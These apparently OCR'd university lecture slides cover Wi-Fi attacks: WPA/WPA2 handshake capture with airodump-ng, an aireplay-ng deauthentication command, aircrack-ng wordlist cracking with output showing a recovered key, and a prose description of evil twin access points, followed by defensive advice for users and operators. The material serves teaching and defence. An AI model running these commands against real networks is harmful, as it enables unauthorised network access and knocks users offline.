
For each Pre-Shared Key (PSK) guess (list of passphrases in the file), the attacker computes PMK (Pairwise Master Key) and PTK (Pairwise Transient key). It computes MIC out of his PTK, if equal to the captured MIC, the passphrase matches PSK.



WPA/WPA2 4-way handshake capture

- Capture 4-way handshake to recover the pre-shared key
- Decrypt the key offline
- Attack is completely passive

1. Enable monitor mode by using command airmon-ng on specific channel
2. Look for a wireless network by using command airodump-ng, remember BSSID
3. Capture the handshake by using airodump-ng --bssid [MAC] –w dumpfile wlan0 –c 1
4. Wait until the client connects
5. And appears top-right note



WPA/WPA2 4-way handshake capture

- If no new client appears, alternatively deauthenticate the exiting one

```
┌──(kali㉿kali)-[~]
└─$ sudo aireplay-ng -0 1 -a 2C:C8:1B:25:F2:3A -c 42:E1:69:6D:2B:E6 wlan0
05:39:05  Waiting for beacon frame (BSSID: 2C:C8:1B:25:F2:3A) on channel 1
05:39:06  Sending 64 directed DeAuth (code 7). STMAC: [42:E1:69:6D:2B:E6] [ 7|57 ACKs]
```

- Find list of possible passwords, typically in the directory /usr/share/wordlists and decrypt it

```
└─$ aircrack-ng -w /usr/share/wordlists/fasttrack.txt -b 2C:C8:1B:25:F2:3A handshake_capture_file-01.cap
Reading packets, please wait...
Opening handshake_capture_file-01.cap
Read 424 packets.

1 potential targets



                              Aircrack-ng 1.6

      [00:00:00] 201/223 keys tested (1103.31 k/s)

      Time left: 0 seconds                                      90.13%

                        KEY FOUND! [ !234567* ]


      Master Key     : 60 76 24 59 57 67 DF D0 ED 26 90 1C 87 76 14 02
                       FF EF 14 D0 C3 11 AE EA D3 4D A2 11 9F 55 75 77

      Transient Key  : 45 11 B6 FF 0A 61 58 D7 FB 6F A9 FF 77 0E ED F1
                       37 09 E8 7E 6C 80 24 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

      EAPOL HMAC     : 8E 40 4C 4F DA D3 5C 64 C0 6E FE 07 38 46 71 61
```

WPA/WPA2 4-way handshake capture

How to protect ourselves:

1. WPA2 can have up to 63 characters. Use as many as possible.

2. Use not common passphrases, typically the combination of numbers, lower/upper case letters, special chars.

Evil Twin Attack


The misuse of the tools that are part of Kali Linux or Aircrack-ng suite is illegal and can lead to criminal investigations against those who have abused them. The information in this teaching material and the mentioned tools must be used only for teaching purposes and with equipment designed for this purpose.

Evil Twin Attack

- When you connect to a hotel, airport or other company's "free WiFi" network, you are literally putting yourself at risk since guests cannot often control the security features of the WiFi public connection they're using

- The type of attack on wireless clients where a fake AP is created that pretends to be the original WiFi network (e.g., public hotspot).
  - ➢ It uses **the same SSID** in combination with a **powerful directional antenna** directed to the target or building.

- Ability to manipulate and control the operation of users who connect through such a fake network
- The traffic is often redirected to the original network or to a public mobile network



(source: https://infinitydatatel.com/)

Evil Twin Attack

How to protect ourselves:

Smaller hotels, organizations or other operations do not always have a sufficiently secure network, they do not have their own staff to operate the network infrastructure, often one password is used for a long time.

The user's actions:

1. Create a hotspot from your mobile phone for sensitive data (banking, payments, email, etc.)
2. Use an encrypted VPN connection over a public wireless network
3. Use "public WiFi" knob settings in Windows, respectively personal FW & antivirus SW.
4. Disable auto-reconnect (don't connect to WiFi automatically)
5. Always verify the SSL certificate (HTTPS connections) on the web site.

The operator's actions:

1. When using WPA-PSK and WPA2-PSK use a strong enough passwords
2. Consider WPA and WPA2 Enterprise (EAP) with 802.1x authentication and RADIUS server
3. Hotspot with the assigned private key or password and create a system of distribution of unique keys to users

Ďakujem za pozornosť.

roman dot kaloc at uniza dot sk

Vytvorené v rámci projektu KEGA 026TUKE-4/2021